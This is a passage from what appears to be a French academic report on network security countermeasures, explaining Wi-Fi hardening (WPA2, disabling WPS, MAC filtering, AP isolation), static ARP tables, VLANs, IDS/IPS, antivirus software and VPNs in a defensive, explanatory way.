Pour configurer ce protocole, il suffit d'accéder à l'interface du routeur, puis d'aller dans les paramètres Wi-Fi (Wireless ou WLAN) et de sélectionner WPA2-PSK comme méthode de chiffrement, puis d'enregistrer les modifications. **[8] [9]**




Figure 4.9 : Configuration du mode de sécurité et de la clé Wi-Fi (Pre-Shared Key)

D. Désactivation du WPS

Le WPS (Wi-Fi Protected Setup) est une fonctionnalité permettant de connecter rapidement un appareil à un réseau Wi-Fi sans avoir à saisir manuellement le mot de passe. Cette méthode peut se faire à l'aide d'un bouton présent sur le routeur ou grâce à un code PIN.

Même si cette fonctionnalité facilite la connexion des utilisateurs, elle représente également une faiblesse de sécurité importante. En effet, le protocole WPS peut être vulnérable à certaines attaques, notamment les attaques par force brute, permettant à un attaquant d'accéder plus facilement au réseau sans fil.

Pour renforcer la sécurité du réseau Wi-Fi, il est donc recommandé de désactiver complètement cette option depuis les paramètres du routeur. Pour cela, il suffit d'accéder à l'interface de configuration du point d'accès, puis d'aller dans les paramètres « WLAN » ou « Wireless » afin de désactiver l'option WPS et enregistrer les modifications. **[8]**

Figure 4.10 : Désactivation de la fonction WPS (Wi-Fi Protected Setup)

E. Filtrage par adresses MAC

Le filtrage par adresses MAC est une méthode de sécurité permettant de limiter l'accès au réseau Wi-Fi uniquement aux appareils autorisés. Chaque appareil possède une adresse MAC unique attribuée à sa carte réseau.

Cette technique consiste à enregistrer les adresses MAC des appareils autorisés dans les paramètres du routeur. Ainsi, seuls les équipements présents dans cette liste peuvent se connecter au réseau, tandis que les autres appareils sont automatiquement bloqués.
Pour configurer le filtrage MAC, il faut accéder à l'interface d'administration du routeur puis ouvrir les paramètres WLAN dédiés au filtrage des adresses MAC, Ensuite, il est possible de choisir entre deux modes :

- BLACK_LIST : permet de bloquer les appareils dont les adresses MAC sont ajoutées dans la liste.
- WHITE_LIST : permet d'autoriser uniquement les appareils enregistrés dans la liste.




Figure 4.11 : Configuration du filtrage des adresses MAC (WLAN)

Après avoir choisi le mode souhaité, il suffit d'ajouter l'adresse MAC de l'appareil puis d'enregistrer les modifications à l'aide du bouton « Apply ». Cette méthode ajoute une couche de sécurité supplémentaire et limite les accès non autorisés au réseau Wi-Fi.

F. Mise à jour du firmware

Le firmware représente le logiciel interne du routeur qui assure son bon fonctionnement. Comme les autres systèmes informatiques, il peut contenir certaines failles de sécurité découvertes avec le temps et pouvant être exploitées par des attaquants.

Afin de corriger ces vulnérabilités et d'améliorer la sécurité du réseau, les fabricants proposent régulièrement des mises à jour du firmware. Ces mises à jour permettent également d'améliorer les performances et la stabilité du routeur.

Certains routeurs peuvent effectuer les mises à jour automatiquement. Dans le cas contraire, il est recommandé de vérifier régulièrement si une nouvelle mise à jour est disponible, puis de la télécharger et de l'installer manuellement afin d'assurer une meilleure protection du réseau Wi-Fi. **[6] [37]**

G. Wi-Fi Isolation

Le Wi-Fi Isolation, également appelé *AP Isolation*, est une fonctionnalité de sécurité utilisée dans les réseaux sans fil pour limiter les communications entre les appareils connectés au même point d'accès. Son principe consiste à empêcher les clients Wi-Fi de communiquer directement entre eux, tout en leur permettant d'accéder normalement à Internet. Chaque appareil est ainsi isolé dans son propre flux de communication.

Cette isolation joue un rôle important dans la prévention de plusieurs attaques locales. En effet, elle empêche un utilisateur malveillant connecté au même réseau de scanner les autres appareils ou d'accéder à leurs données partagées. Elle permet également de réduire les risques d'attaques de type *Man-in-the-Middle (MitM)*, d'écoute du trafic (*sniffing*) ou encore de propagation de logiciels malveillants entre machines situées sur le même réseau Wi-Fi.

Dans un contexte d'attaque, le Wi-Fi Isolation est particulièrement efficace contre les réseaux publics ou les points d'accès ouverts, où les utilisateurs ne se connaissent pas et où le risque d'intrusion est élevé. Il limite fortement la possibilité pour un attaquant d'exploiter la proximité réseau pour intercepter ou manipuler les communications d'autres utilisateurs.

Ainsi, le Wi-Fi Isolation constitue une solution simple mais efficace pour renforcer la sécurité des réseaux sans fil en réduisant les interactions directes entre les clients et en limitant la surface d'attaque disponible pour les cyber menaces. **[37]**




Figure4.12 : Principe de fonctionnement de l'isolation des points d'accès (AP Isolation)

4.3 Les solutions de sécurité des réseaux LAN

A. L'utilisation d'une table ARP statique

Comme nous l'avons vu dans le chapitre précédent, les attaques de type Homme du Milieu, telles que l'ARP spoofing et le DNS spoofing, exploitent les faiblesses du protocole ARP (AddressResolution Protocol). Dans ce type d'attaque, l'attaquant envoie de fausses réponses ARP afin d'associer sa propre adresse MAC à l'adresse IP d'une autre machine du réseau.

Lorsque la victime reçoit ces réponses falsifiées, elle met automatiquement à jour sa table ARP avec de fausses informations. Ainsi, les données destinées à la machine cible sont redirigées vers la machine attaquante, permettant à celle-ci d'intercepter ou de modifier le trafic réseau.

Pour se protéger contre ce type d'attaque, il est possible d'utiliser une table ARP statique. Cette méthode consiste à associer manuellement l'adresse IP du routeur à son adresse MAC réelle afin d'empêcher toute modification automatique de cette correspondance par des réponses ARP falsifiées.

Dans un premier temps, nous allons afficher la table ARP de la machine à l'aide de la commande « arp -a » exécutée dans l'invite de commande. Cette commande permet de vérifier les correspondances IP/MAC enregistrées dans la table ARP et d'observer si les entrées sont dynamiques ou statiques.




Figure 4.13 : Table ARP avec l'entrée dynamique du routeur

Comme indiqué dans l'image ci-dessus, la table ARP est « dynamique ».

L'étape suivante consiste à identifier l'ID de l'interface Wi-Fi utilisée sur la machine. Comme illustré dans la figure ci-dessous, l'ID de l'interface détectée est « 17 » :




Figure 4.14 : Identification de l'index de l'interface Wi-Fi

Ensuite, nous ouvrons l'invite de commande en mode administrateur, car les modifications des paramètres réseau nécessitent des privilèges élevés. Nous exécutons alors la commande mentionnée dans la figure .Cette commande permet d'ajouter une association IP/MAC statique dans la table ARP et d'empêcher sa modification automatique.

Enfin, nous vérifions la prise en compte de la modification en exécutant de nouveau la commande : « arp -a »
L'entrée correspondante doit désormais apparaître comme **statique (static)** dans la table ARP.




Figure 4.15 : Configuration d'une entrée ARP statique pour le routeur

Ainsi, l'utilisation d'une table ARP statique permet de sécuriser les équipements critiques du réseau en empêchant la modification automatique des correspondances IP/MAC. Elle constitue donc une solution efficace contre les attaques de type ARP spoofing en limitant la redirection malveillante du trafic.

B. Sécurisation des systèmes et de la navigation Internet

La protection des systèmes informatiques constitue un élément essentiel pour garantir la sécurité des données et limiter les risques liés aux cyberattaques. Pour cela, il est recommandé d'effectuer régulièrement les mises à jour du système d'exploitation ainsi que des navigateurs Web. Ces mises à jour permettent de corriger les failles de sécurité découvertes, d'améliorer la stabilité du système et de renforcer la protection contre les nouvelles menaces.

Par ailleurs, il est conseillé d'utiliser des sites sécurisés en HTTPS lors de la navigation sur Internet. Ce protocole assure le chiffrement des données échangées entre l'utilisateur et le serveur, ce qui contribue à protéger les informations sensibles contre toute tentative d'interception. Les sites utilisant HTTPS sont généralement identifiables grâce au symbole du cadenas affiché dans la barre d'adresse du navigateur. En outre, l'utilisation du protocole HTTPS permet de réduire les risques liés aux attaques de type DNS spoofing en vérifiant l'authenticité du serveur à travers les certificats numériques. Elle protège également les identifiants, mots de passe et autres données confidentielles contre les attaques d'écoute du réseau (sniffing), même si un attaquant parvient à intercepter le trafic.

Figure4.16 : Principe de l'échange de clés et du chiffrement SSL/TLS

L'adoption de ces bonnes pratiques permet d'améliorer le niveau de sécurité des systèmes et de réduire les risques d'exploitation des vulnérabilités par des personnes malveillantes.

C. Les VLAN

Les VLAN (*Virtual Local Area Network*) constituent une solution efficace pour renforcer la sécurité des réseaux informatiques en permettant la segmentation logique d'une infrastructure physique en plusieurs réseaux indépendants.

Cette technologie offre la possibilité d'isoler les utilisateurs, les équipements et les services selon leurs besoins d'accès, ce qui réduit considérablement les risques liés aux communications non autorisées. Dans un environnement LAN, les VLAN permettent de segmenter le réseau en plusieurs domaines logiques indépendants disposant chacun de leurs propres règles de sécurité. Par exemple, un VLAN peut être dédié aux employés afin de leur permettre d'accéder aux ressources internes de l'entreprise, tandis qu'un autre VLAN peut être réservé aux visiteurs ou aux équipements spécifiques avec des droits d'accès limités. Cette séparation contribue à protéger les données sensibles et à empêcher les utilisateurs non autorisés d'accéder aux ressources critiques. De plus, les VLAN limitent la propagation des attaques en confinant les menaces à un segment précis du réseau. Ainsi, lorsqu'un poste est compromis par un logiciel malveillant ou un ransomware, l'attaquant ne peut pas se déplacer librement vers les autres segments ou les serveurs critiques.

La segmentation réduit également la portée des attaques d'écoute, telles que le *sniffing*, l'*ARP Spoofing* ou certaines attaques de type *Man-in-the-Middle (MitM)*, en limitant la diffusion du trafic à un groupe restreint d'équipements. Par ailleurs, les VLAN améliorent les performances du réseau grâce à la réduction des domaines de broadcast, ce qui diminue le trafic inutile et optimise l'utilisation des ressources réseau. Enfin, ils facilitent l'application des politiques de sécurité et répondent aux exigences de plusieurs normes et réglementations relatives à la protection des données. Ainsi, l'utilisation des VLAN représente une mesure de sécurité importante permettant d'améliorer à la fois la protection, l'organisation et les performances des infrastructures réseau.




Figure 4.17 : Principe de l'interconnexion de VLANs via un lien Trunk

D. Les systèmes de détection d'intrusion IDS

Les systèmes de détection d'intrusion (Intrusion Detection System) constituent une solution essentielle pour renforcer la sécurité des réseaux informatiques contre les différentes formes d'attaques. Leur rôle principal consiste à surveiller en permanence l'activité du réseau ou d'un équipement afin de détecter les comportements suspects et les tentatives d'accès non autorisées. Pour accomplir cette mission, les IDS s'appuient généralement sur deux méthodes de détection complémentaires.

La première est la détection par signatures, qui compare le trafic réseau et les journaux système à une base de données contenant les empreintes d'attaques connues, permettant ainsi d'identifier rapidement les menaces déjà répertoriées.
La seconde est la détection comportementale ou par anomalies, qui analyse l'activité en temps réel afin de repérer tout écart significatif par rapport au comportement normal du système, ce qui permet de détecter certaines attaques inédites ou inconnues. Selon leur périmètre d'action, les IDS se divisent principalement en deux catégories :

- HIDS (Host-based Intrusion Detection System), installés directement sur les postes de travail ou les serveurs pour surveiller l'intégrité des fichiers, les processus et les journaux d'événements
- NIDS (Network-based Intrusion Detection System), déployés à des points stratégiques du réseau afin d'inspecter le trafic circulant et d'identifier les activités malveillantes.

Aujourd'hui, les architectures de sécurité privilégient souvent une approche hybride combinant les avantages des HIDS et des NIDS au sein d'une plateforme centralisée. Cette combinaison permet de corréler les informations provenant de différentes sources, d'améliorer la précision de la détection, de réduire le nombre de faux positifs et d'augmenter l'efficacité globale face aux attaques informatiques. Ainsi, les systèmes IDS représentent un mécanisme de défense complémentaire permettant d'identifier rapidement les menaces et de renforcer la protection des infrastructures réseau. **[20] [41]**




Figure 4.18 : Architecture de sécurité réseau avec Pare-feu et IDS

E. Les systèmes de prévention d'intrusion IPS

Les systèmes de prévention d'intrusion (*Intrusion Prevention System – IPS*) constituent une technologie de sécurité proactive destinée à protéger les réseaux et les systèmes informatiques contre les attaques avant qu'elles ne causent des dommages. Intégrés au sein de l'infrastructure réseau, les IPS analysent en permanence les flux de données qui transitent entre les différents équipements afin d'identifier les activités potentiellement dangereuses. Leur particularité réside dans leur capacité à réagir automatiquement lorsqu'une menace est détectée, ce qui permet d'empêcher l'exécution de l'attaque sans intervention humaine immédiate.

Pour reconnaître les comportements malveillants, les IPS utilisent plusieurs techniques d'analyse, notamment la comparaison avec des signatures d'attaques connues, l'étude des anomalies de trafic ainsi que l'évaluation du comportement des utilisateurs et des applications. Lorsqu'une activité suspecte est identifiée, le système peut appliquer différentes contre-mesures telles que le rejet des paquets malveillants, le blocage d'une connexion, la limitation d'un flux réseau ou l'isolement temporaire d'un équipement compromis. Cette réaction instantanée contribue à réduire les risques d'exploitation des vulnérabilités, de propagation de logiciels malveillants et d'accès non autorisés aux ressources sensibles.

En outre, les IPS permettent de renforcer la disponibilité des services en limitant l'impact de certaines attaques réseau, notamment celles visant à perturber le fonctionnement normal des systèmes. Associés à d'autres mécanismes de sécurité tels que les pare-feu et les systèmes de détection d'intrusion, ils participent à la mise en place d'une défense multicouche capable d'améliorer significativement le niveau global de protection de l'infrastructure informatique.

Ainsi, l'IPS représente une solution efficace pour prévenir les cyberattaques et garantir un environnement réseau plus sûr et plus résilient face aux menaces actuelles**. [20] [41]**




Figure 4.19 : Architecture de sécurité réseau avec Pare-feu et IPS

4.4. Les solutions de sécurité des systèmes informatiques

A. Les antivirus

Les logiciels antivirus jouent un rôle important dans la protection des postes de travail et des serveurs contre les logiciels malveillants tels que les virus, les vers, les chevaux de Troie ou les ransomwares. Leur objectif principal est de détecter et de supprimer les menaces susceptibles d'endommager le système ou de compromettre les données. Pour cela, ils surveillent en permanence les fichiers et les activités de l'ordinateur afin d'identifier tout comportement suspect.

La détection des menaces repose sur plusieurs méthodes. L'analyse par signatures consiste à comparer les fichiers à une base de données contenant les signatures de malwares connus. La détection générique permet d'identifier certaines variantes de menaces déjà répertoriées, tandis que l'analyse heuristique se base sur le comportement des programmes pour détecter des attaques nouvelles ou inconnues.




Figure4.20 : Processus d'analyse et de décision d'un antivirus

Les antivirus actuels proposent également d'autres fonctionnalités de sécurité, comme la protection en temps réel, l'analyse des téléchargements, le blocage des sites web dangereux et la protection contre les ransomwares. Ces fonctionnalités permettent de renforcer la sécurité de l'utilisateur et de limiter les risques d'infection.

Parmi les solutions les plus connues, on peut citer Bitdefender et Kaspersky. Ces antivirus offrent une protection efficace contre de nombreuses menaces grâce à des mises à jour régulières de leurs bases de données. Toutefois, leur efficacité dépend fortement de ces mises à jour, car de nouvelles menaces apparaissent continuellement. Pour cette raison, il est important de maintenir l'antivirus à jour afin de garantir un niveau de protection optimal contre les cyberattaques.**[23] [24]**

B. Le VPN

Le VPN (*Virtual Private Network*) est une technologie largement utilisée pour sécuriser les échanges de données sur Internet, en particulier lors de l'utilisation de réseaux Wi-Fi publics ou non sécurisés. Son principe consiste à établir un tunnel chiffré entre l'appareil de l'utilisateur et un serveur distant, permettant ainsi de protéger les informations échangées contre les tentatives

d'interception. Grâce à ce chiffrement, les données restent confidentielles même si un attaquant parvient à accéder au réseau utilisé. Le VPN masque également l'adresse IP réelle de l'utilisateur, ce qui contribue à renforcer sa confidentialité et à réduire les risques de traçage de ses activités en ligne**. [39] [42]**

